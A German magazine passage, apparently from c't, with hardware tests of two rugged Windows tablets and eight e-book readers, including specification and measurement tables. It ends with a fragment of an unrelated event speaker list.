Zusätzlich zum Touchscreen hat Motion einen Wacom-Digitizer zur Stiftbedienung eingebaut; der Stift wird seitlich ins Gehäuse eingesteckt. Der Cursor hängt beim Schreiben deutlich hinter der Stiftspitze, sein Versatz ist gering. Ein integrierter Fingerabdruckscanner macht die Anmeldung bei Windows und in Firmennetzwerke sicherer. Die Kamera auf der Rückseite schießt scharfe, aber im Freien blasses und überbelichtete Bilder. Beim Scannen von Dokumenten im Büro schlägt sie sich hingegen gut, selbst bei wenig Licht bleiben Details erhalten.

Der Einschaltknopf ist schwer-gängig und bietet kein Feedback, was das Aufwecken zum Geduldspiel und Fingernagelkiller macht. Über drei beleuchtete Sensortasten im Displayrahmen können Funktionen wie die Kamera gestartet werden, frei belegen lassen sie sich nicht.

### Flotter Brocken

Im Spitzenmodell des Motion R12 steckt ein sparsamer Intel Core i7 mit zwei Kernen und Intel-vPro-Technik. Er läuft mit einem Grundtakt von 1,7 GHz und beschleunigt maximal auf 2,9 GHz. Bis zu 8 GByte RAM stehen ihm zur Seite. Mehrere geöffnete sowie anspruchsvolle Programme bringen das System nicht ins Stocken. Für den Arbeitsalltag reicht die Leistung bequem aus. Der Lüfter dreht bereits bei geringer Last hörbar auf, unter Vollast bleibt der Lärm erträglich.

Der Akku lässt sich austauschen – sogar im laufenden Be-



Das Pokini Tab A8 und das Motion R12 sind hart im Nehmen. Dreck, Nässe und Stürze können den Windows-Tablets nur wenig anhaben.



Bei beiden Tablets ist der Akku wechselbar, das Motion R12 läuft währenddessen sogar weiter.

trieb abseits der Steckdose. Ein zweiter, fest verbauter Energiespeicher überbrückt einige Minuten. Am Stromnetz läuft das Tablet auch ohne Akku.

Für den Schreibtisch gibt es eine stabile Docking-Station (600 Euro), in der sich das Tablet wie ein Monitor in der Neigung verstellen lässt. Optional gibt es das Tablet auch mit einem an die vordere Gehäusekante geschraubten Scanner-Modul. Darin stecken eine serielle Schnittstelle, ein RFID-Scanner sowie ein Barcode-Leser mit LED. Das Modul ist fest mit dem Gerät verbunden und kann nachträglich nicht angehoben werden.

### Pokini Tab A8

Dem Pokini Tab A8 und seinem glatten Plastikgehäuse sieht man die robusten Eigenschaften kaum an. Es ist ein wenig dicker als ein durchschnittliches Windows-Tablet, mit 550 Gramm wiegt es auch etwas mehr. Alle Anschlüsse und der wechselbare Akku sind durch Klappen mit Gummidichtungen geschützt. Damit ist das Gerät staubdicht (IP6x) und gegen Spritz- wie Strahlwasser gewappnet (IPX5). Um Dreck kurz unter dem Wasserhahn abzuspülen reicht das; ins Wasser darf das Tablet nicht abtauchen.

Aus bis zu einem Meter Höhe darf es herunterfallen. Den Sturz aus Hüfthöhe übersteht das Tablet ohne Probleme und läuft auch nach hartem Aufprall klaglos weiter. Klappen und Akku bleiben an Ort und Stelle. Den Aufprall auf Pflastersteine quittierte das nicht durch einen Gummüberzug geschützte Plas-

tikgehäuse mit hässlichen Kratzern und tiefen Kerben an allen vier Ecken. Optional gibt es von Pokini eine Gummihülle, die solche Schäden verhindert und die maximal erlaubte Fallhöhe auf 1,8 Meter erweitert.

Hinter den Klappen stecken unter anderem ein microSDXC-Slot für Karten bis 128 GByte, eine USB-2.0-Buchse und ein proprietärer Dock-Anschluss. Auf der weißen oder schwarzen Rückseite gibt es in den Ecken vier runde silberne Abdeckungen. Dahinter verbergen sich zusätzliche Schraubgewinde. Sie dienen zur Befestigung von Handschlaufen und Tragegurten, die Pokini als Zubehör anbietet. Hinter dem Akkudeckel liegt eine Kontaktleiste für Zubehör wie einen Smart-Card-Leser.

Knackig scharf ist das 8,3-Zoll-Display mit seinen 1920 × 1200 Pixeln (272 dpi). Die maximale Helligkeit von 240 cd/m<sup>2</sup> im Akkubetrieb reicht für schattige Plätze; im direkten Sonnenlicht erkennt man auf dem spiegelnden Bildschirm nichts mehr. Die vom Hersteller versprochene Handschuh-Bedienung des Touchscreens klappte mit unseren Stoffhandschuhen nicht.

Pokini verwendet einen Intel Atom Z3745 mit vier Kernen, 1,33 GHz Grund- und 1,86 GHz Turbo-Takt. Seine Performance reicht für Aufgaben wie Office aus; die genügsamen Apps für die Kacheloberfläche laufen ohne Hakler. Bei mehreren offenen und CPU-hungrigen Desktop-Anwendungen wird das System träge. Auch die 2 GByte Arbeitsspeicher sind für anspruchsvolle Programme knapp bemessen.

Auf der Kacheloberfläche navigiert man mit dem Finger problemlos; für den Windows-Desktop ist die kleine Displaygröße hinderlich. Entweder werden die Bedienelemente auf dem Desktop zu klein, um sie präzise zu treffen, oder es passt nur wenig Inhalt daneben. Durchwachsene Bilder erzielt die Kamera auf der Rückseite. Die Aufnahmen geraten leicht unscharf und Details in der Ferne gehen trotz der 8 Megapixel verloren. Geladen wird das Tablet über ein USB-Netzteil, der Ladevorgang dauerte damit über drei Stunden. Schneller und bequemer geht es mit der 160 Euro teuren Docking-Station, der ein 60-Watt-Netzteil beiliegt.

### Stabil, aber teuer

Beide Tablets erfüllen ihr Versprechen und nehmen unvorsichtigen Umgang nicht krumm. Das Motion R12 zeigte sich härter im Nehmen, doch auch das Pokini Tab A8 übersteht Stürze zwar mit Kratzern, aber ansonsten unbeschadet. Auf Geschwindigkeiten und Ausstattung muss man dabei gegenüber herkömmlichen Tablets nicht verzichten. Für Nutzer wie Architekten, Vermessungstechniker und andere, die beruflich bei Wind und Wetter einen PC brauchen, sind die robusten Geräte gute Begleiter. Die zahlreichen Erweiterungsmöglichkeiten sind vor allem für Firmenkunden interessant und helfen etwa in der Lagerverwaltung.

Angesichts der Preislage sind Privatnutzer nicht die Zielgruppe für die Geräte. Rund 1000 Euro für das Tab A8 und bis weit über 3000 Euro für das R12 sind nur zum Wandern oder den Garten sehr viel Geld. Dafür kann man auch mehrere normale Tablets zerschmeißen oder sich besser noch eine schützende Hülle suchen. Für das iPad etwa gibt es robuste wasserdichte bereits für unter 100 Euro. Einige Android-Tablets wie das Sony Xperia Tablet sind sogar von Haus aus wasserfest.

(asp)

**ct** Falltest-Video: [ct.de/ybtd](http://ct.de/ybtd)

### Robuste Windows-Tablets

Modell	Motion R12	Pokini Tab A8
Lieferumfang	Windows 8.1 Pro 64 Bit, Netzteil, Stift, RFID-Leser, Barcode-Scanner, Putztuch	Windows 8.1 Pro 64 Bit, Netzteil, USB-Ladekabel
Schnittstellen	HDMI, USB 3.0, 3,5-mm-Headset, Docking, Strom, seriell	USB 2.0, 3,5-mm-Headset, Docking, Strom (Micro-USB)
Wechselspeicher / mitgeliefert	SDXC / –	MicroSDXC / –
<b>Ausstattung</b>		
Display	12,5 Zoll / 31,8 cm, 1920 × 1080, 16,9, 175 dpi, 5 ... 365 cd/m <sup>2</sup> , spiegelnd	8,3 Zoll / 21,1 cm, 1920 × 1200, 16:10, 272 dpi, 3 ... 256 cd/m <sup>2</sup> , spiegelnd
Prozessor / Kerne	Intel Core i7-4610Y / 2 Kerne (HT)	Intel Atom Z3745 / 4 Kerne
Prozessor-Taktrate (Turbo-Takt)	1,7 GHz (2,9 GHz)	1,33 GHz (1,86 GHz)
Hauptspeicher / Flash-Speicher	8 GByte / 128 GByte	2 GByte / 64 GByte
Grafikchip	Intel HD4200	Intel HD
WLAN / 5 GHz / alle 5-GHz-Kanäle	802.11a/b/g/n-300/ac-867 / ✓ / ✓	802.11a/b/g/n-300 / ✓ / ✓
Mobilfunk / Bluetooth	✓ (LTE) / ✓ (4.0)	✓ (LTE) / ✓ (4.0)
TPM / Fingerabdruckleser	TPM 1.2 / ✓	TPM 2.0 / –
Akku / wechselbar / Ladestand-anzeige	43 Wh Lithium-Ionen / ✓ / ✓	22 Wh Lithium-Ionen / ✓ / ✓
Netzteil	65 W, 356 g, Kleeblattstecker	10 W, 89 g, Steckernetzteil
Gewicht	1,41 kg	0,55 kg
Größe / Dicke mit Füßen	33,9 cm × 20,8 cm / 1,8 cm	22,8 cm × 15 cm / 1,2 cm
<b>Messergebnisse</b>		
Massenspeicher lesen / schreiben	385,1 / 250,6 MByte/s	130,7 / 59 MByte/s
IOPS (4K) lesen / schreiben	68165 / 38277	6144 / 1923
CoreMark Single-/Multi-Core	14430 / 31960	4398 / 16616
3DMark Ice Storm / GLBench	40509 / 254 fps	15028 / 98 fps
<b>Bewertung</b>		
Laufzeit	○	○
Rechenleistung Büro / 3D-Spiele	⊕⊕ / ○	○ / ⊖⊖
Display / Geräuschenwicklung	⊕ / ○	⊕ / ⊕⊕
<b>Preis und Garantie</b>		
Straßenpreis Testkonfiguration	3760 €	1150 €
Garantie	3 Jahre (bis zu 5 Jahre optional)	1 Jahr (bis zu 3 Jahre optional)
⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht	✓ vorhanden    – nicht vorhanden    k. A. keine Angabe	

### Laufzeiten


Modell	HD-Video (normale Helligkeit) [h] besser ►	WLAN-Surfen (normale Helligkeit) [h] besser ►	3D-Spiel (max. Helligkeit) [h] besser ►
Motion R12	6,6	6,1	2,5
Pokini Tab A8	7,7	6,4	4,9
normale Helligkeit: 200 cd/m <sup>2</sup> , Surfen: Abruf einer Standard-Webseite alle 30 s			

Achim Barczok

# Die neuen Reader

## E-Book-Reader ab 60 Euro im Test

Amazons neuer Kindle Voyage muss sich gegen interessante Konkurrenten behaupten. Die Reader von Kobo, Pocketbook und Tolino punkten mit wassergeschützten Gehäusen, großen Displays und mehr Flexibilität beim Bücherkauf.



Wer Bücher liest, braucht einen E-Book-Reader. Sie sind praktischer als Papierbücher, können Hunderte E-Books gleichzeitig speichern und haben den Shop für neuen Lesestoff gleich mit eingebaut. Tablets laufen sie locker den Rang ab, weil sie perfekt fürs Lesen optimiert sind: Sie haben längere Laufzeiten, sind leichter und haben lesefreundliche Displays.


Zwar sehen auf den ersten Blick alle E-Book-Reader gleich aus. Doch die Unterschiede könnten kaum größer sein: Wer genau hinschaut, entdeckt auf dem einen grobe Pixel, auf dem anderen dunkle Schatten, wenn er die Display-Beleuchtung einschaltet. Einige Reader kann man ins Wasser werfen, mit anderen Musik hören. Mal blättert man durch Klopfen auf die Rückseite, mal muss man dazu sanft auf den Rahmen drücken. Und ob sich ein E-Book überhaupt auf einem Lesegerät öffnet, hängt davon ab, bei welchem Händler man das Buch gekauft hat. Es lohnt sich also, die aktuelle Reader-Generation genau unter die Lupe zu nehmen.

Insgesamt acht E-Book-Reader mussten sich für unseren Test im c't-Labor messen lassen. Von Amazon haben wir neben dem Kindle Voyage den neuen Einsteiger-Kindle mit Touchscreen (im folgenden Kindle 2014 genannt) ins Testfeld aufgenommen, aber auch den Kindle Paperwhite aus dem Vorjahr. Ihn verkauft Amazon weiterhin als günstigere Alternative zum Voyage. Kobos neues Spitzenmodell heißt Aura H2O, außerdem haben wir den günstigeren Kobo Aura berücksichtigt. Aus dem großen Geräte-Zoo von Pocketbook haben wir uns die zwei interessantesten ausgesucht: das handliche Pocketbook Sense und das riesengroße Inkpad. Tolino, die Allianz aus Buchhändlern, ist Amazon mit ihren Readern in kürzester Zeit in puncto Marktanteil dicht auf die Pelle gerückt, das neue Reader-Modell heißt Tolino Vision 2.

## Shoppen und syncen

Am liebsten möchte man direkt auf dem Reader Bücher kaufen und gleich lesen. Das klappt inzwischen auf allen Lesegeräten, weil sie per WLAN auf die E-Book-Shops der Hersteller zugreifen. Doch beim Komfort gibt es große Unterschiede. Am einfachsten kauft und sortiert man seine E-Books auf dem Kindle. Für alle Bücher gibt es Leseproben, und Fehlkäufe können 14 Tage lang zurückgegeben werden. Hat man seinen Reader mit einem Amazon-Konto verknüpft, stellt er alle bisher bei Amazon gekauften E-Books zum Download zur Verfügung, inklusive Markierungen, Lesezeichen und aktuellem Lesefortschritt. Dadurch hat man immer ein Backup zur Hand und hat beim Wechsel zu einem neuen Gerät sofort seine ganze Bibliothek im Gepäck. Ist der Reader mal nicht in Griffweite, liest man mit der Kindle-App auf dem Smartphone, dem Tablet oder auf dem PC weiter.

Fast genauso bequem klappt es bei Kobo. Hat man sich einmal auf dem Kobo-Reader registriert, lädt er die bei Kobo gekauften E-



Unter dem Mikroskop sind die Unterschiede zwischen Kindle, Kindle Paperwhite und Kindle Voyage zu sehen (ca. 18-fache Vergrößerung). Zum Vergleich haben wir rechts einen Ausschnitt aus der c't abgebildet.

Books samt dem aktuellen Lesefortschritt herunter und man liest in den Kobo-Apps genauso komfortabel auf Mobilgeräten und dem Desktop-PC weiter. Das Synchronisieren empfanden wir aber als hakeliger als bei Amazon: Es dauerte länger und bisweilen klappte das Übertragen von Notizen nicht, auch kann man keine E-Books aus anderen Quellen abgleichen. Kobo erzwingt als einziger Hersteller ein Nutzerkonto: Ohne Konto bei Kobo oder Facebook kann man den Reader nicht einrichten, und beim Entfernen des Kontos wird der gesamte Reader zurückgesetzt.

Auf Tolino-Readern ist der Shop desjenigen Tolino-Partners installiert, bei dem man das Gerät erworben hat; zur Auswahl stehen also Bertelsmann, Weltbild, Thalia, Hugendu-

bel und ebook.de. Mit den Shops der anderen Partner kann man ihn aber über die von der Telekom bereitgestellte Tolino Cloud (25 GByte) verbinden. Die anderen Shops sind dann zwar nicht direkt auf dem Gerät verfügbar, man kann aber beispielsweise am PC ein Buch bei ebook.de kaufen, das dann über die Cloud mit einem „Thalia-Tolino“ synchronisiert wird.

Außerdem kann man E-Books und Dokumente aus ganz anderen Quellen vom Reader aus per WLAN in die Cloud laden, und anders als bei Kindle und Kobo synchronisiert Tolino auch bei ihnen Notizen und den Lesefortschritt. Einziger Schwachpunkt: Die Shop-Oberfläche lädt bisweilen recht langsam.

## Kontrast und LED

Reader	Kontrast bei ausgeschalteter LED <sup>1</sup> besser ▶	Kontrast bei eingeschalteter LED <sup>2</sup> besser ▶	Leuchtdichteregelbereich [cd/m <sup>2</sup> ] ▲ besser	Ausleuchtung [Prozent] ▲ besser
Amazon Kindle 2014	6,9:1	n. v.	n. v.	n. v.
Amazon Kindle Paperwhite 2013	8,2:1	20,5:1	0,05...85	78
Amazon Kindle Voyage	8,8:1	25,5:1	0,01...123	89
Kobo Aura	5,5:1	8,2:1	1...105	89
Kobo Aura H2O	8,8:1	22,7:1	0,4...92	83
Pocketbook Inkpad	4:1	8,2:1	0,05...62	79
Pocketbook Sense	5,5:1	17,7:1	9,7...52	79
Tolino Vision 2	6,3:1	12:1	2,1...55 50 cd/m <sup>2</sup>	78

<sup>1</sup> Reflexionsmessung über einer Lichtquelle mit 1000 cd/m<sup>2</sup> (Studiobeleuchtung), Mittelwert aus 5 Messungen; im Vergleich: Die c't hat einen Kontrast von 14,7:1

<sup>2</sup> gemessen bei 50 cd/m<sup>2</sup> in komplett abgedunkelter Umgebung

## Schaltzeiten

Reader	Umblättern in AZW/Epub [s] ▲ besser	Umblättern in PDF [s] ▲ besser	Umblättern in TXT [s] ▲ besser	Buch Krieg und Frieden öffnen [s] ▲ besser	Begriff Zauberberg in Suche eintippen [s] ▲ besser
Amazon Kindle 2014	0,5	0,6	0,5	0,9	3,3
Amazon Kindle Paperwhite 2013	0,6	0,7	0,5	1,5	3,7
Amazon Kindle Voyage	0,5	0,6	0,5	0,9	3,4
Kobo Aura	0,6	0,8	0,6	3,4	5,6
Kobo Aura H2O	0,8	0,8	0,5	3,2	3,4
Pocketbook Inkpad	1,5	1,1	1	5,5	4
Pocketbook Sense	0,7	0,8	0,6	5,5	3,4
Tolino Vision 2	0,8	1,6	0,6	1,9	3,5

## Laufzeiten

Reader	Laufzeit ohne Beleuchtung [h] besser►	Laufzeit mit LED-Beleuchtung [h] besser►
Amazon Kindle 2014	82,7	–
Amazon Kindle Paperwhite 2013	103,4	24,9
Amazon Kindle Voyage	73,7	22,8
Kobo Aura	71,9	23,9
Kobo Aura H2O	76,5	33,3
Pocketbook Inkpad	13,3	9,6
Pocketbook Sense	62,7	26
Tolino Vision 2	43,2	29,8

gemessen mit AZW/Epub, Umblättern alle 30 Sekunden; LED-Beleuchtung bei 50 cd/m<sup>2</sup>, was einer angenehmen Beleuchtung bei Dämmerung entspricht

Etwas umständlich kauft und synchronisiert man bei Pocketbook. Das Einrichten der Brücke zwischen Shop und Reader ist kompliziert, außerdem gleicht Pocketbook nur die Bücher, nicht aber Notizen und dergleichen ab. Der E-Book-Shop Bookland von Pocketbook braucht mitunter sehr lange zum Laden und die Titelsuche ist so unzuverlässig, dass man viele Bücher im Sortiment schlicht nicht findet.

Ansonsten bieten alle Shops inzwischen ein ähnliches Sortiment an deutschsprachi-

gen E-Books an. Ausnahme ist das zunehmend beliebte Angebot an günstigen Self-Publishing-Titeln, bei dem Autoren ihre Bücher ohne großen Verlag direkt im E-Book-Shop veröffentlichen. Hier hat Amazon die Nase vorn (siehe Artikel S. 110). Außerdem bietet Amazon bei englischsprachigen Büchern die größte Auswahl. Ein brauchbares Sortiment englischer E-Books findet man unter den übrigen Readern nur bei Kobo. Zeitungen und Zeitschriften kann man aus-

schließlich im Amazon-Shop abonnieren – die Aufbereitung der Periodika ist allerdings recht spartanisch und kommt bei Weitem nicht an die digitalen Ausgaben heran, die Zeit, FAZ und Co. auf iPad und Android-Tablets anbieten.

Eine E-Book-Flatrate gibt es derzeit nur für Kindle-Reader, mit dem beliebten Verleihdienst Onleihe sind dagegen nur die anderen Reader kompatibel.

## Unterschiedliche Formate

Alle Reader lassen sich per USB vom PC aus mit E-Books und Dokumenten aus anderen Quellen füttern. Zusätzlich zur USB-Übertragung bietet Amazon einen E-Mail-Service an: Schickt man zum Beispiel ein PDF oder Doc an die individuelle Adresse des eigenen Kindle, konvertiert Amazon das Dokument bei Bedarf und lädt es auf den Reader. Pocketbook synchronisiert wiederum E-Books optional über Dropbox.

TXT oder PDF liest inzwischen jeder Reader, doch beim Umgang mit E-Book-Formaten

## Grundlagen E-Reader-Technik

E-Book-Reader bieten all das, was man an Tablets vermisst: Lange Laufzeiten, wie gedruckt anmutende Texte, perfekte Lesbarkeit auch bei Sonnenlicht und leichte handliche Gehäuse. Möglich macht das die Technik des US-Unternehmens E-Ink, dessen **Schwarz-Weiß-Panels** in all unseren Testgeräten stecken. Die E-Ink-Displays bestehen aus hunderttausenden Kugeln, die mit Flüssigkeit sowie schwarzen und weißen Farbpigmenten mit unterschiedlicher elektrischer Ladung gefüllt sind. Jeder Bildpunkt kann so angesteuert werden, dass entweder die weißen

oder die schwarzen Pigmente nach oben wandern und dort verbleiben, bis man sie erneut anspricht. Der Vorteil: Die Anzeige sieht wie Tinte auf Papier aus, und Strom benötigt das Panel nur, wenn man blättert. Deshalb schaffen alle Reader **ausgezeichnete Laufzeiten**, sofern die Reader-Hersteller nicht bei der Software geschlampft haben; man kann darauf tagelang lesen, ohne dass man ein Netzteil benötigt.


An den Kontrast eines richtigen Buchs kommt aber bisher noch kein Reader heran, weswegen die meisten so aussehen, als wäre der Text auf leicht gräulichem Umweltpapier gedruckt.

Gegenüber den LC-Displays von Tablets haben E-Ink-Panels folgende Nachteile: Zum einen bieten sie nur 16 Graustufen und keine Farbe. Zum anderen sind sie viel trüger. Selbst die schnellsten Reader brauchen zum Blättern eine halbe Sekunde und die Anzeige kommt nicht nach, wenn man einen Suchbegriff schnell eintippt.

Beim Aufbau neuer Seiten schimmert der Inhalt der vorherigen Seite wie auf dünnem Zeitungspapier durch (Ghosting). In der Anzeige von Buchtexten haben E-Ink und die Reader-Hersteller dieses Problem durch verschiedene Tricks in den Griff bekommen; unter anderem invertieren die Lesegeräte gelegentlich den Seiteninhalt komplett, um die Spuren zu löschen.

Bei den Wechseln durch Menüpunkte oder Optionen fallen solche Ghosting-Effekte aber weiterhin bei allen Readern auf.

Weil E-Ink-Displays ohne Hintergrundbeleuchtung funktionieren, braucht man zum Lesen im Dunkeln eine zusätzliche Lichtquelle. Fast alle Reader haben eine solche, optional zuschaltbare **Beleuchtung** direkt im Display eingebaut: An einem der Displayränder sind kleine LEDs positioniert, deren Licht über eine Diffusionsschicht auf das Panel verteilt wird. Die LED-Beleuchtung hat außerdem einen netten Effekt, wenn man sie im Hellen auf eine niedrige Stufe stellt: Dann sieht es so aus, als wäre die sonst leicht gräuliche Seite so weiß wie ein Papierbuch.



Nach Aufbau des Textbildes verbleiben die Pigmente im E-Ink-Panel in ihrer Position; die Reader benötigen deshalb im Prinzip nur beim Blättern Strom.

**Referenten:**

**Prof. Dr. Michael Feindt**

Karlsruher Institut für  
Technologie (KIT),  
Chief Scientific Advisor  
Blue Yonder GmbH

**Prof. Dr. Carsten Felden**

TU Bergakademie  
Freiberg, Institut für  
Wirtschaftsinformatik

**Dr. Markus Henle**

Stadtwerke München  
(SWM)

**Dr. Martin Hutle**

Fraunhofer AISEC,  
Projektleiter  
'Sicherheit in der  
Industrieautomation'

**Dr. Heiko Lehmann**

